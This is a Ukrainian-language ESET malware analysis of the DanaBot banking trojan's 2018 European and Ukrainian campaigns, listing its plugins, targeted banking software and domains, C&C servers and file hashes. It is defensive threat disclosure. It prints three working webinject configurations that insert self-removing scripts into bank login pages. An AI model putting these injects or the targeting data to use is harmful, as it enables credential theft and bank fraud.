DanaBot додає нові функції та вже атакує користувачів Європи

Дослідники ESET виявили поширення DanaBot у ряді європейських країн.

Нещодавно спеціалісти ESET виявили різке зростання активності DanaBot — прихованого банківського трояна. Шкідливе програмне забезпечення, яке вперше було зафіксовано раніше у цьому році в Австралії та Польщі, тепер поширюється і в інших країнах — Італії, Німеччині, Австрії та станом на вересень 2018 року в Україні.

Що таке DanaBot?

DanaBot є модульним банківським трояном, який вперше було проаналізовано Proofpoint в травні 2018 року після виявлення кампаній із поширення шкідливої програми через шкідливі електронні листи в Австралії. Написаний в Delphi, троян має багатоетапну та багатокомпонентну архітектуру, більшість функцій якої реалізовані за допомогою плагінів. На момент виявлення шкідливе програмне забезпечення перебуває в стані активної розробки.

Нові кампанії

Через два тижні після широко відомого поширення в Австралії, DanaBot був виявлений в Польщі. Відповідно до дослідження спеціалістів ESET, спрямована на Польщу кампанія все ще триває і є найбільшою та найактивнішою на сьогодні. Для інфікування власних жертв зловмисники використовують електронні листи, замасковані під рахунки різних компаній, як показано на рисунку 1. У цій кампанії використовується комбінація PowerShell та VBS сценаріїв, широко відомих як Brushaloader.



Рисунок 1 – Приклад повідомлення зі спамом, яке використовується в кампанії DanaBot, націленій на Польщу у вересні 2018 року

На початку вересня дослідники ESET виявили декілька менших кампаній, націлених на банки в Італії, Німеччині та Австрії, з використанням такого ж способу поширення, як і в Польщі. На додаток до цього, 08 вересня 2018 року ESET виявили нову кампанію DanaBot, спрямовану на українських користувачів. Програмне забезпечення та веб-сайти, які були стали ціллю під час нових кампанії, подані в кінці дослідження.

На рисунку 2 показано збільшення кількості виявлень DanaBot на початку серпня та у вересні 2018 року відповідно до даних телеметрії ESET.



Рисунок 2 – Огляд виявлення DanaBot продуктами ESET за останні два місяці

Вдосконалення плагінів

З огляду на модульну архітектуру більшість функціональних можливостей DanaBot представлені у плагінах.

Про нижченаведені плагіни раніше повідомлялося в рамках кампаній, спрямованих на Австралію в травні 2018 року:

- **VNC plug-in –** встановлює з'єднання з комп'ютером жертви та віддалено контролює його;
- **Sniffer plug-in** – додає шкідливий скрип у браузер жертви, зазвичай, під час відвідування сайтів Інтернет-банкінгу;
- **Stealer plug-in** – збирає паролі з різноманітних програм (браузери, FTP-клієнти, клієнти VPN, програми для обміну повідомленнями та електронної пошти, програми для покеру тощо);
- **TOR plug-in** – встановлює TOR проксі та надає доступ до веб-сайтів .onion.

Відповідно до дослідження спеціалістів ESET, зловмисники внесли кілька змін до плагінів DanaBot з моменту попередніх кампаній.

У серпні 2018 року зловмисники почали використовувати плагін TOR для оновлення списку командних серверів (C&C) з y7zmcwurl6nphcve.onion. Незважаючи на те, що цей плагін потенційно може бути використаний для створення прихованого каналу з'єднання між зловмисником та жертвою, спеціалісти ESET досі не мають жодних доказів такого використання.

Крім цього, зловмисники розширили ряд Stealer-плагінів за допомогою 64-розрядної версії, скомпільованої 25 серпня 2018 року, та розширили список програмного забезпечення, на яке потенційно націлено DanaBot.

Зрештою, на початку вересня 2018 року до DanaBot було додано плагін RDP. Він базується на проекті RDPWrap, який забезпечує з'єднання за допомогою протоколу віддаленого робочого столу з Windows-машинами, які, зазвичай, не підтримують його.

Може бути кілька причин, чому розробники DanaBot додали інший плагін, який забезпечує можливість віддаленого доступу, крім плагіна VNC. По-перше, RDP протокол менш ймовірно блокується брандмауерами. По-друге, RDPWrap дозволяє декільком користувачам одночасно використовувати той самий комп'ютер, що дозволяє зловмисникам виконувати розвідувальні операції без відома жертви, яка все ще використовує машину.

Висновок

Результати дослідження показують, що DanaBot як і раніше активно використовується та розвивається, останнім часом випробовуючи «нові горизонти» в європейських країнах. Нові функції, представлені в цих останніх кампаніях, вказують на те, що зловмисники продовжують використовувати модульну архітектуру шкідливих програм для збільшення рівня охоплення та кількості успішних спроб атак.

Системи ESET виявляють та блокують всі компоненти та плагіни DanaBot, назви виявлень яких наведені в розділі індикатори компроментації (IoC). Програмне забезпечення та домени, які стали цілями останніх кампаній, подано нижче.

Автори дослідження: Tomáš Procházka та Michal Kolář.

Цільове програмне забезпечення

Цільове програмне забезпечення під час усіх кампаній в Європі

electrum.exe*
electron.exe*
expanse.exe*
bitconnect.exe*
coin-qt-.exe*
ethereum.exe*
-qt.exe
zcash.exe*
klient.exe*
comarchcryptoserver.exe*
cardserver.exe*
java.exe*
jp2launcher.exe*

Цільове програмне забезпечення під час кампанії в Україні

08 вересня 2018 року DanaBot почало націлюватися на таке корпоративне банківське програмне забезпечення та інструменти віддаленого доступу:

java.exe*
jp2launcher.exe*
srclbclient.exe*
mtbclient.exe*
start.corp2.exe*
*javaw.*exe*
node.exe*
runner.exe*
ifobsclient.exe*
bank.exe*
cb193w.exe*
clibankonlineen.exe*
clibankonlineru.exe*
clibankonlineua.exe*
eximclient.exe*
srclbclient.exe*
vegaclient.exe*
mebiusbankxp.exe*
pionner.exe*
pcbank.exe*
qiwicashier.exe*
tiny.exe*
upp_4.exe*

stp.exe*
viewpoint.exe*
acdterminal.exe*
chiefterminal.exe*
cc.exe*
inal*.exe*
uniterm.exe*
cryptoserver.exe*
fbmain.exe*
vncviewer.exe*
radmin.exe*

Цільові домени

Звертаємо увагу, що в конфігурації використовуються групові символи, тому цей список містить лише портали, які можна точно ідентифікувати.

Цільові італійські домени

- credem.it
- bancaeuro.it
- csebo.it
- inbank.it
- bancopostaimpresaonline.poste.it
- bancobpm.it
- bancopopolare.it
- ubibanca.com
- icbpi.it
- bnl.it
- banking4you.it
- bancagenerali.it
- ibbweb.tecmarket.it
- gruppocarige.it
- finecobank.com
- gruppocarige.it
- popso.it
- bpergroup.net
- credit-agricole.it
- cariparma.it
- chebanca.it
- creval.it
- bancaprossima.com
- intesasanpaoloprivatebanking.com
- intesasanpaolo.com
- hellobank.it

Цільові німецькі домени

- bv-activebanking.de
- commerzbank.de
- sparda.de
- comdirect.de
- deutsche-bank.de
- berliner-bank.de
- norisbank.de
- targobank.de

Цільові австрійські домени

- sparkasse.at
- raiffeisen*.at
- bawagpsk.com

Цільові українські домени

Домени додані 14 вересня 2018:

- bank.eximb.com
- oschadbank.ua
- client-bank.privatbank.ua

Домени додані 17 вересня 2018:

- online.pumb.ua
- creditdnepr.dp.ua

Цільова веб-пошта

- mail.vianova.it
- mail.tecnocasa.it
- MDaemon Webmail
- email.it
- outlook.live.com
- mail.one.com
- tim.it
- mail.google
- tiscali.it
- roundcube
- horde
- webmail*.eu
- webmail*.it

Цільові гаманці криптовалют

\wallet.dat
\default_wallet

Приклади конфігурації з кампаній, націлених на Польщу, Італію, Німеччину та Австрію

```
set_url https://bgk24.pl/* GP
data_before
<head>
data_end
data_inject
<script id="myjs3">
window.rem777bname = "%bot_id%";
</script>
<script id="myjs1" src="my9rep/myjs28_frr_s42.js"></script>
<script id="myjs2">
myrem = function (a){document.getElementById(a).parentNode.removeChild(document.getElementById(a))};
myrem("myjs1");myrem("myjs2");myrem("myjs3");
delete myrem;delete rem777bname;
</script>
data_end
data_after
data_end
```

```
set_url https://online.nestbank.pl/bim-webapp/nest/log* GP
data_before
wej</title>
data_end
data_inject
<script id="myjs3">
window.rem777bname = "%bot_id%";
</script>
<script id="myjs1" src="my9rep/myjs28_frr_s46.js"></script>
<script id="myjs2">
myrem = function (a){document.getElementById(a).parentNode.removeChild(document.getElementById(a))};
myrem("myjs1");myrem("myjs2");myrem("myjs3");
delete myrem;delete rem777bname;
</script>
data_end
data_after
data_end
```

```
set_url https://www.credem.it/* GP
data_before
class="support"
data_end

data_inject
 style="display:none"
data_end

data_after
data_end
```

Індикатори компроментації (IoCs)

Сервери, які використовуються DanaBot

Звертаємо увагу, що «Активний» означає, що він використовується для обслуговування зловмисного контенту станом на 20 вересня 2018 року.

Сервер	Статус
45.77.51.69	Активний
45.77.54.180	Активний
45.77.231.138	Активний
45.77.96.198	Активний
178.209.51.227	Активний
37.235.53.232	Активний
149.154.157.220	Активний
95.179.151.252	Активний
95.216.148.25	Неактивний
95.216.171.131	Неактивний
159.69.113.47	Неактивний
159.69.83.214	Неактивний
159.69.115.225	Неактивний
176.119.1.102	Неактивний
176.119.1.103	Активний
176.119.1.104	Активний
176.119.1.109	Неактивний
176.119.1.110	Активний
176.119.1.111	Активний
176.119.1.112	Активний
176.119.1.114	Неактивний
176.119.1.116	Активний
176.119.1.117	Неактивний
104.238.174.105	Активний
144.202.61.204	Активний
149.154.152.64	Активний

Приклади хешів

Звертаємо увагу, що нові версії основних компонентів випускаються приблизно кожні 15 хвилин, тому хеші можуть бути не останніми серед доступних.

Компонент	SHA1	Виявлення
Вектор інфікування в Європі	782ADCF9EF6E479DEB31FCBD37918C5F74CE3CAE	VBS/TrojanDownloader.Agent.PYC
Вектор інфікування в Україні	79F1408BC9F1F2AB43FA633C9EA8EA00BA8D15E8	JS/TrojanDropper.Agent.NPQ
Завантажувальний модуль (dropper)	70F9F030BA20E219CF0C92CAEC9CB56596F21D50	Win32/TrojanDropper.Danabot.I

Завантажувач	AB0182423DB78212194EE773D812A5F8523D9FFD	Win32/TrojanDownloader.Danabot.I
Основний модуль (x86)	EA3651668F5D14A2F5CECC0071CEB85AD775872C	Win32/Spy.Danabot.F
Основний модуль (x64)	47DC9803B9F6D58CF06BDB49139C7CEE037655FE	Win64/Spy.Danabot.C

Плагіни

RDP	C31B02882F5B8A9526496B06B66A5789EBD476BE	Win32/Spy.Danabot.H
Stealer (x86)	3F893854EC2907AA45A48FEDD32EE92671C80E8D	Win32/Spy.Danabot.C
Stealer (x64)	B93455B1D7A8C57F68A83F893A4B12796B1E636C	Win64/Spy.Danabot.E
Sniffer	DBFD8553C66275694FC4B32F9DF16ADEA74145E6	Win32/Spy.Danabot.B
VNC	EBB1507138E28A451945CEE1D18AEDF96B5E1BB2	Win32/Spy.Danabot.D
TOR	73A5B0BEE8C9FB4703A206608ED277A06AA1E384	Win32/Spy.Danabot.G